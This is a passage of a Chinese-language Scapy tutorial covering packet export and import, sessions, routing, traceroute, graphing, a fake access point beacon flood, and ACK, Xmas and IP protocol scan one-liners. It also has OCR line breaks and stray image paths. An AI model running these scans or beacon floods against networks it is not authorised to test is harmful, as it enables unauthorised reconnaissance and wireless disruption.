使用 `hexdump()` 函数会以经典的hexdump格式输出数据包：

```
>>> hexdump(pkt)
0000   00 50 56 FC CE 50 00 0C  29 2B 53 19 08 00 45 00   .PV..P
..)+S...E.
0010   00 54 00 00 40 00 40 01  5A 7C C0 A8 19 82 04 02   .T..@.
@.Z|......
0020   02 01 08 00 9C 90 5A 61  00 01 E6 DA 70 49 B6 E5   ......
Za....pI..
0030   08 00 08 09 0A 0B 0C 0D  0E 0F 10 11 12 13 14 15   ......
..........
0040   16 17 18 19 1A 1B 1C 1D  1E 1F 20 21 22 23 24 25   ......
.... !"#$%
0050   26 27 28 29 2A 2B 2C 2D  2E 2F 30 31 32 33 34 35   &'()*+
,-./012345
0060   36 37                                              67
```

使用 `import_hexcap()` 函数可以将以上的hexdump重新导入到Scapy中：

```
>>> pkt_hex = Ether(import_hexcap())
0000   00 50 56 FC CE 50 00 0C  29 2B 53 19 08 00 45 00   .PV..P
..)+S...E.
0010   00 54 00 00 40 00 40 01  5A 7C C0 A8 19 82 04 02   .T..@.
@.Z|......
0020   02 01 08 00 9C 90 5A 61  00 01 E6 DA 70 49 B6 E5   ......
Za....pI..
0030   08 00 08 09 0A 0B 0C 0D  0E 0F 10 11 12 13 14 15   ......
..........
0040   16 17 18 19 1A 1B 1C 1D  1E 1F 20 21 22 23 24 25   ......
.... !"#$%
0050   26 27 28 29 2A 2B 2C 2D  2E 2F 30 31 32 33 34 35   &'()*+
,-./012345
0060   36 37                                              67
>>> pkt_hex
<Ether  dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19 type=0x800 |
<IP  version=4L
ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=icmp ch
ksum=0x5a7c
src=192.168.25.130 dst=4.2.2.1 options='' |<ICMP  type=echo-requ
est code=0
chksum=0x9c90 id=0x5a61 seq=0x1 |<Raw  load='\xe6\xdapI\xb6\xe5\
x08\x00\x08\t\n
\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x
1b\x1c\x1d\x1e
\x1f !"#$%&\'()*+,-./01234567' |>>>>
```

## Hex string

使用 `str()` 函数可以将整个数据包转换成十六进制字符串：

```
>>> pkts = sniff(count = 1)
>>> pkt = pkts[0]
>>> pkt
<Ether  dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19 type=0x800 |
<IP  version=4L
ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=icmp ch
ksum=0x5a7c
src=192.168.25.130 dst=4.2.2.1 options='' |<ICMP  type=echo-requ
est code=0
chksum=0x9c90 id=0x5a61 seq=0x1 |<Raw  load='\xe6\xdapI\xb6\xe5\
x08\x00\x08\t\n
\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x
1b\x1c\x1d\x1e
\x1f !"#$%&\'()*+,-./01234567' |>>>>
>>> pkt_str = str(pkt)
>>> pkt_str
'\x00PV\xfc\xceP\x00\x0c)+S\x19\x08\x00E\x00\x00T\x00\x00@\x00@\
x01Z|\xc0\xa8
\x19\x82\x04\x02\x02\x01\x08\x00\x9c\x90Za\x00\x01\xe6\xdapI\xb6
\xe5\x08\x00
\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x
19\x1a\x1b
\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'
```

通过选择合适的起始层（例如 `Ether()` ），我们可以重新导入十六进制字符串。

```
>>> new_pkt = Ether(pkt_str)
>>> new_pkt
<Ether  dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19 type=0x800 |
<IP  version=4L
ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=icmp ch
ksum=0x5a7c
src=192.168.25.130 dst=4.2.2.1 options='' |<ICMP  type=echo-requ
est code=0
chksum=0x9c90 id=0x5a61 seq=0x1 |<Raw  load='\xe6\xdapI\xb6\xe5\
x08\x00\x08\t\n
\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x
1b\x1c\x1d\x1e
\x1f !"#$%&\'()*+,-./01234567' |>>>>
```

## Base64

使用 `export_object()` 函数，Scapy可以数据包转换成base64编码的Python数据结构：

```
>>> pkt
<Ether  dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19 type=0x800 |
<IP  version=4L
ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=icmp ch
ksum=0x5a7c
src=192.168.25.130 dst=4.2.2.1 options='' |<ICMP  type=echo-requ
est code=0
chksum=0x9c90 id=0x5a61 seq=0x1 |<Raw  load='\xe6\xdapI\xb6\xe5\
x08\x00\x08\t\n
\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x
1b\x1c\x1d\x1e\x1f
!"#$%&\'()*+,-./01234567' |>>>>
>>> export_object(pkt)
eNplVwd4FNcRPt2dTqdTQ0JUUYwN+CgS0gkJONFEs5WxFDB+CdiI8+pupVl0d7uz
RUiYtcEGG4ST
OD1OnB6nN6c4cXrvwQmk2U5xA9tgO70XMm+1rA78qdzbfTP/lDfzz7tD4WwmU1C0
YiaT2Gqjaiao
bMlhCrsUSYrYoKbmcxZFXSpPiohlZikm6ltb063ZdGpNOjWQ7mhPt62hChHJWTbF
vb0O/u1MD2bT
WZXXVCmi9pihUqI3FHdEQslriiVfWFTVT9VYpog6Q7fsjG0qRWtQNwsW1fRTrUg4
xZxq5pUx1aS6
...
```

使用 `import_object()` 函数，可以将以上输出重新导入到Scapy中：

```
>>> new_pkt = import_object()
eNplVwd4FNcRPt2dTqdTQ0JUUYwN+CgS0gkJONFEs5WxFDB+CdiI8+pupVl0d7uz
RUiYtcEGG4ST
OD1OnB6nN6c4cXrvwQmk2U5xA9tgO70XMm+1rA78qdzbfTP/lDfzz7tD4WwmU1C0
YiaT2Gqjaiao
bMlhCrsUSYrYoKbmcxZFXSpPiohlZikm6ltb063ZdGpNOjWQ7mhPt62hChHJWTbF
vb0O/u1MD2bT
WZXXVCmi9pihUqI3FHdEQslriiVfWFTVT9VYpog6Q7fsjG0qRWtQNwsW1fRTrUg4
xZxq5pUx1aS6
...
>>> new_pkt
<Ether  dst=00:50:56:fc:ce:50 src=00:0c:29:2b:53:19 type=0x800 |
<IP  version=4L
ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=icmp ch
ksum=0x5a7c
src=192.168.25.130 dst=4.2.2.1 options='' |<ICMP  type=echo-requ
est code=0
chksum=0x9c90 id=0x5a61 seq=0x1 |<Raw  load='\xe6\xdapI\xb6\xe5\
x08\x00\x08\t\n
\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x
1b\x1c\x1d\x1e\x1f
!"#$%&\'()*+,-./01234567' |>>>>
```

## Sessions

最后可以使用 `save_session()` 函数来保存所有的session变量：

```
>>> dir()
['__builtins__', 'conf', 'new_pkt', 'pkt', 'pkt_export', 'pkt_he
x', 'pkt_str', 'pkts']
>>> save_session("session.scapy")
```

使用 `load_session()` 函数，在下一次你启动Scapy的时候你就能加载保存的session：

```
>>> dir()
['__builtins__', 'conf']
>>> load_session("session.scapy")
>>> dir()
['__builtins__', 'conf', 'new_pkt', 'pkt', 'pkt_export', 'pkt_he
x', 'pkt_str', 'pkts']
```

## Making tables

现在我们来演示一下 `make_table()` 函数的功能。该函数的需要一个列表和另一个函数（返回包含三个元素的元组）作为参数。第一个元素是表格x轴上的一个值，第二个元素是y轴上的值，第三个原始则是坐标(x,y)对应的值，其返回结果为一个表格。这个函数有两个变种， `make_lined_table()` 和 `make_tex_table()` 来复制/粘贴到你的LaTeX报告中。这些函数都可以作为一个结果对象的方法：

在这里，我们可以看到一个多机并行的traceroute（Scapy的已经有一个多TCP路由跟踪功能，待会儿可以看到）：

```
>>> ans,unans=sr(IP(dst="www.test.fr/30", ttl=(1,6))/TCP())
Received 49 packets, got 24 answers, remaining 0 packets
>>> ans.make_table( lambda (s,r): (s.dst, s.ttl, r.src) )
  216.15.189.192  216.15.189.193  216.15.189.194  216.15.189.195
1 192.168.8.1     192.168.8.1     192.168.8.1     192.168.8.1
2 81.57.239.254   81.57.239.254   81.57.239.254   81.57.239.254
3 213.228.4.254   213.228.4.254   213.228.4.254   213.228.4.254
4 213.228.3.3     213.228.3.3     213.228.3.3     213.228.3.3
5 193.251.254.1   193.251.251.69  193.251.254.1   193.251.251.69
6 193.251.241.174 193.251.241.178 193.251.241.174 193.251.241.17
8
```

这里有个更复杂的例子：从他们的IPID字段中识别主机。我们可以看到172.20.80.200只有22端口做出了应答，而172.20.80.201则对所有的端口都有应答，而且172.20.80.197对25端口没有应答，但对其他端口都有应答。

```
>>> ans,unans=sr(IP(dst="172.20.80.192/28")/TCP(dport=[20,21,22,
25,53,80]))
Received 142 packets, got 25 answers, remaining 71 packets
>>> ans.make_table(lambda (s,r): (s.dst, s.dport, r.sprintf("%IP
.id%")))
   172.20.80.196 172.20.80.197 172.20.80.198 172.20.80.200 172.2
0.80.201
20 0             4203          7021          -             11562
21 0             4204          7022          -             11563
22 0             4205          7023          11561         11564
25 0             0             7024          -             11565
53 0             4207          7025          -             11566
80 0             4028          7026          -             11567
```

你在使用TTL和显示接收到的TTL等情况下，它可以很轻松地帮你识别网络拓扑结构。

# Routing


现在Scapy有自己的路由表了，所以将你的数据包以不同于操作系统的方式路由：

```
>>> conf.route
Network         Netmask         Gateway         Iface
127.0.0.0       255.0.0.0       0.0.0.0         lo
192.168.8.0     255.255.255.0   0.0.0.0         eth0
0.0.0.0         0.0.0.0         192.168.8.1     eth0
>>> conf.route.delt(net="0.0.0.0/0",gw="192.168.8.1")
>>> conf.route.add(net="0.0.0.0/0",gw="192.168.8.254")
>>> conf.route.add(host="192.168.1.1",gw="192.168.8.1")
>>> conf.route
Network         Netmask         Gateway         Iface
127.0.0.0       255.0.0.0       0.0.0.0         lo
192.168.8.0     255.255.255.0   0.0.0.0         eth0
0.0.0.0         0.0.0.0         192.168.8.254   eth0
192.168.1.1     255.255.255.255 192.168.8.1     eth0
>>> conf.route.resync()
>>> conf.route
Network         Netmask         Gateway         Iface
127.0.0.0       255.0.0.0       0.0.0.0         lo
192.168.8.0     255.255.255.0   0.0.0.0         eth0
0.0.0.0         0.0.0.0         192.168.8.1     eth0
```

# Gnuplot

我们可以很容易地将收集起来的数据绘制成Gnuplot。（清确保你已经安装了Gnuplot-py和Gnuplot）例如，我们可以通过观察图案知道负载平衡器用了多少个不同的IP堆栈：

```
>>> a,b=sr(IP(dst="www.target.com")/TCP(sport=[RandShort()]*1000
))
>>> a.plot(lambda x:x[1].id)
<Gnuplot._Gnuplot.Gnuplot instance at 0xb7d6a74c>
```




# TCP traceroute (2)

Scapy也有强大的TCP traceroute功能。并不像其他traceroute程序那样，需要等待每个节点的回应才去下一个节点，scapy会在同一时间发送所有的数据包。其缺点就是不知道什么时候停止（所以就有maxttl参数），其巨大的优点就是，只用了不到3秒，就可以得到多目标的traceroute结果：

```
>>> traceroute(["www.yahoo.com","www.altavista.com","www.wisenut
.com","www.copernic.com"],maxttl=20)
Received 80 packets, got 80 answers, remaining 0 packets
   193.45.10.88:80    216.109.118.79:80  64.241.242.243:80  66.9
4.229.254:80
1  192.168.8.1        192.168.8.1        192.168.8.1        192.
168.8.1
2  82.243.5.254       82.243.5.254       82.243.5.254       82.2
43.5.254
3  213.228.4.254      213.228.4.254      213.228.4.254      213.
228.4.254
4  212.27.50.46       212.27.50.46       212.27.50.46       212.
27.50.46
5  212.27.50.37       212.27.50.41       212.27.50.37       212.
27.50.41
6  212.27.50.34       212.27.50.34       213.228.3.234      193.
251.251.69
7  213.248.71.141     217.118.239.149    208.184.231.214    193.
251.241.178
8  213.248.65.81      217.118.224.44     64.125.31.129      193.
251.242.98
9  213.248.70.14      213.206.129.85     64.125.31.186      193.
251.243.89
10 193.45.10.88    SA 213.206.128.160    64.125.29.122      193.
251.254.126
11 193.45.10.88    SA 206.24.169.41      64.125.28.70       216.
115.97.178
12 193.45.10.88    SA 206.24.226.99      64.125.28.209      66.2
18.64.146
13 193.45.10.88    SA 206.24.227.106     64.125.29.45       66.2
18.82.230
14 193.45.10.88    SA 216.109.74.30      64.125.31.214      66.9
4.229.254   SA
15 193.45.10.88    SA 216.109.120.149    64.124.229.109     66.9
4.229.254   SA
16 193.45.10.88    SA 216.109.118.79  SA 64.241.242.243  SA 66.9
4.229.254   SA
17 193.45.10.88    SA 216.109.118.79  SA 64.241.242.243  SA 66.9
4.229.254   SA
18 193.45.10.88    SA 216.109.118.79  SA 64.241.242.243  SA 66.9
4.229.254   SA
19 193.45.10.88    SA 216.109.118.79  SA 64.241.242.243  SA 66.9
4.229.254   SA
20 193.45.10.88    SA 216.109.118.79  SA 64.241.242.243  SA 66.9
4.229.254   SA
(<Traceroute: UDP:0 TCP:28 ICMP:52 Other:0>, <Unanswered: UDP:0
TCP:0 ICMP:0 Other:0>)
```

最后一行实际上是该函数的返回结果：traceroute返回一个对象和无应答数据包列表。traceroute返回的是一个经典返回对象更加特殊的版本（实际上是一个子类）。我们可以将其保存以备后用，或者是进行一些例如检查填充的更深层次的观

察：

```
>>> result,unans=_
>>> result.show()
   193.45.10.88:80    216.109.118.79:80  64.241.242.243:80  66.9
4.229.254:80
1  192.168.8.1        192.168.8.1        192.168.8.1        192.
168.8.1
2  82.251.4.254       82.251.4.254       82.251.4.254       82.2
51.4.254
3  213.228.4.254      213.228.4.254      213.228.4.254      213.
228.4.254
[...]
>>> result.filter(lambda x: Padding in x[1])
```


和其他返回对象一样，traceroute对象也可以相加：

```
>>> r2,unans=traceroute(["www.voila.com"],maxttl=20)
Received 19 packets, got 19 answers, remaining 1 packets
   195.101.94.25:80
1  192.168.8.1
2  82.251.4.254
3  213.228.4.254
4  212.27.50.169
5  212.27.50.162
6  193.252.161.97
7  193.252.103.86
8  193.252.103.77
9  193.252.101.1
10 193.252.227.245
12 195.101.94.25   SA
13 195.101.94.25   SA
14 195.101.94.25   SA
15 195.101.94.25   SA
16 195.101.94.25   SA
17 195.101.94.25   SA
18 195.101.94.25   SA
19 195.101.94.25   SA
20 195.101.94.25   SA
>>>
>>> r3=result+r2
>>> r3.show()
   195.101.94.25:80   212.23.37.13:80    216.109.118.72:80  64.2
41.242.243:80  66.94.229.254:80
1  192.168.8.1        192.168.8.1        192.168.8.1        192.
168.8.1        192.168.8.1
2  82.251.4.254       82.251.4.254       82.251.4.254       82.2
51.4.254       82.251.4.254
3  213.228.4.254      213.228.4.254      213.228.4.254      213.
228.4.254      213.228.4.254
4  212.27.50.169      212.27.50.169      212.27.50.46       -
```

```
               212.27.50.46
5  212.27.50.162      212.27.50.162      212.27.50.37       212.
27.50.41       212.27.50.37
6  193.252.161.97     194.68.129.168     212.27.50.34       213.
228.3.234      193.251.251.69
7  193.252.103.86     212.23.42.33       217.118.239.185    208.
184.231.214    193.251.241.178
8  193.252.103.77     212.23.42.6        217.118.224.44     64.1
25.31.129      193.251.242.98
9  193.252.101.1      212.23.37.13    SA 213.206.129.85     64.1
25.31.186      193.251.243.89
10 193.252.227.245    212.23.37.13    SA 213.206.128.160    64.1
25.29.122      193.251.254.126
11 -                  212.23.37.13    SA 206.24.169.41      64.1
25.28.70       216.115.97.178
12 195.101.94.25   SA 212.23.37.13    SA 206.24.226.100     64.1
25.28.209      216.115.101.46
13 195.101.94.25   SA 212.23.37.13    SA 206.24.238.166     64.1
25.29.45       66.218.82.234
14 195.101.94.25   SA 212.23.37.13    SA 216.109.74.30      64.1
25.31.214      66.94.229.254   SA
15 195.101.94.25   SA 212.23.37.13    SA 216.109.120.151    64.1
24.229.109     66.94.229.254   SA
16 195.101.94.25   SA 212.23.37.13    SA 216.109.118.72  SA 64.2
41.242.243  SA 66.94.229.254   SA
17 195.101.94.25   SA 212.23.37.13    SA 216.109.118.72  SA 64.2
41.242.243  SA 66.94.229.254   SA
18 195.101.94.25   SA 212.23.37.13    SA 216.109.118.72  SA 64.2
41.242.243  SA 66.94.229.254   SA
19 195.101.94.25   SA 212.23.37.13    SA 216.109.118.72  SA 64.2
41.242.243  SA 66.94.229.254   SA
20 195.101.94.25   SA 212.23.37.13    SA 216.109.118.72  SA 64.2
41.242.243  SA 66.94.229.254   SA
```


Traceroute返回对象有一个非常实用的功能：他们会将得到的所有路线做成一个有向图，并用AS组织路线。你需要安装graphviz。在默认情况下会使用ImageMagick显示图形。


```
>>> res,unans = traceroute(["www.microsoft.com","www.cisco.com",
"www.yahoo.com","www.wanadoo.fr","www.pacsec.com"],dport=[80,443
],maxttl=20,retry=-2)
Received 190 packets, got 190 answers, remaining 10 packets
   193.252.122.103:443 193.252.122.103:80 198.133.219.25:443 198
.133.219.25:80  207.46...
1  192.168.8.1         192.168.8.1        192.168.8.1        192
.168.8.1       192.16...
2  82.251.4.254        82.251.4.254       82.251.4.254       82.
251.4.254      82.251...
3  213.228.4.254       213.228.4.254      213.228.4.254      213
.228.4.254     213.22...
[...]
>>> res.graph()                          # piped to ImageMagick'
s display program. Image below.
>>> res.graph(type="ps",target="| lp")   # piped to postscript p
rinter
>>> res.graph(target="> /tmp/graph.svg") # saved to file
```



如果你安装了VPython，你就可以用3D来表示traceroute。右边的按钮是旋转图案，中间的按钮是放大缩小，左边的按钮是移动图案。如果你单击一个球，它的IP地址就会出现/消失。如果你按住Ctrl单击一个球，就会扫描21,22,23,25,80和443端口，并显示结果：

```
>>> res.trace3D()
```


unk
66,198,81,18
144,232,20,113
198.133.219.25:
198.133.219.25:ftp RA
198.133.219.25:smtp SA
198.133.219.25:www SA
198.133.219.25:https SA




## Wireless frame injection

frame injection的前提是你的无线网卡和驱动得正确配置好。

```
$ ifconfig wlan0 up
$ iwpriv wlan0 hostapd 1
$ ifconfig wlan0ap up
```

你可以造一个FakeAP：

```
>>> sendp(Dot11(addr1="ff:ff:ff:ff:ff:ff",addr2=RandMAC(),addr3=
RandMAC())/
          Dot11Beacon(cap="ESS")/
          Dot11Elt(ID="SSID",info=RandString(RandNum(1,50)))/
          Dot11Elt(ID="Rates",info='\x82\x84\x0b\x16')/
          Dot11Elt(ID="DSset",info="\x03")/
          Dot11Elt(ID="TIM",info="\x00\x01\x00\x00"),iface="wlan
0ap",loop=1)
```

# 0x02 Simple one-liners

## ACK Scan

使用Scapy强大的数据包功能，我们可以快速地复制经典的TCP扫描。例如，模拟ACK Scan将会发送以下字符串：

```
>>> ans,unans = sr(IP(dst="www.slashdot.org")/TCP(dport=[80,666]
,flags="A"))
```

我们可以在有应答的数据包中发现未过滤的端口：

```
>>> for s,r in ans:
...     if s[TCP].dport == r[TCP].sport:
...        print str(s[TCP].dport) + " is unfiltered"
```

同样的，可以在无应答的数据包中发现过滤的端口：

```
>>> for s in unans:
...     print str(s[TCP].dport) + " is filtered"
```

## Xmas Scan

可以使用以下的命令来启动Xmas Scan：

```
>>> ans,unans = sr(IP(dst="192.168.1.1")/TCP(dport=666,flags="FP
U") )
```

有RST响应则意味着目标主机的对应端口是关闭的。

## IP Scan

较低级的IP Scan可以用来枚举支持的协议：

```
>>> ans,unans=sr(IP(dst="192.168.1.1",proto=(0,255))/"SCAPY",ret
ry=2)
```

## ARP Ping

